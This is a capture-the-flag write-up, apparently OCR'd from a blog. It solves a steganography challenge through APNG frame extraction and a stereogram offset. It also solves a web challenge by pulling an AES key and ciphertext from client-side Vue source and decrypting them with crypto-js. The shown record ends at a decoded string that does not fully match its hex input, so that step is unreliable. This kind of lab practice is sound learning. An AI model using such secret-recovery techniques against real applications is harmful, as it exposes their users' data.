
Looking at the metadata show this



We can see that it's created with:

```
ezgif.com APNG maker
```


But if we open the image we don't get a GIF picture




It's possible that this image is formed from a GIF picture


And if that's so that will mean there will be image frames

I used the site `ezgif.com` to separate the frames




After downloading it the second image and opening it the second image looks weird





Using Stegsolve Stereogram function I changed the colour offset

At offset 100 I got the flag





```
Flag: CTF_4u70ST3REOGr4m
```

Tic Tac Toe

This is more of a crypto challenge than a web challenge

Anyways let get started


After visiting the url it showed this



From the challenge name it's actually implements the Tic Tac Toe game


And all is client side based i.e it doesn't make any request to server but done on the browser

In the developer mode when we view the debug option we get the source it uses




But I spent so many hours at this point and the reason is because firefox for some reason gave false result

As you can see from the image below it has only `App.vue` and the content doesn't even do much just imports stuffs




Using chrome instead shows a different result



Just wanted to show my web home page btw :P

Anyways here is the result



There are two `App.vue` and the second one contains the real stuff

Looking at it on line 35 shows this commented portion of code

```
const CryptoJS=require('crypto-js');
k='6cfad18816be65f2';
c=CryptoJS['AES']['encrypt'](message,k)['toString']();
output="U2FsdGVkX1/sPQHn8qbrD9LyPIipROeMnqke4B+JJEq8sVgV0zeA+ab2oHP9
2avnl2vzHVBs0/0NeOLbGmoj9g==";
```

We see that this implements AES encryption and we have the key and ciphertext

I implemented the decode using JavaScript

First I need to have the `crypto-js` library

And here's the `package.json` file

```
{
  "dependencies": {
    "crypto-js": "^4.1.1"
```

```
  }
}
```

With that we can use `npm` to install it

```
sudo npm install crypto-js
```

Here's the script used to decrypt the cipher text


```
const CryptoJS = require('crypto-js');

const k = '6cfad18816be65f2';
const output =
"U2FsdGVkX1/sPQHn8qbrD9LyPIipROeMnqke4B+JJEq8sVgV0zeA+ab2oHP92avnl2v
zHVBs0/0NeOLbGmoj9g==";

const decrypted = CryptoJS.AES.decrypt(output, k).toString();

console.log(decrypted);
```

Running it gives this


```
4651435a3035705746366831555a4f305a35323734313231353d35343637353d
```

That looks like hex

Decoding it using cyberchef magic option gives this




```
FQCZ05pWF6h1UZO0Z52741215T675
```

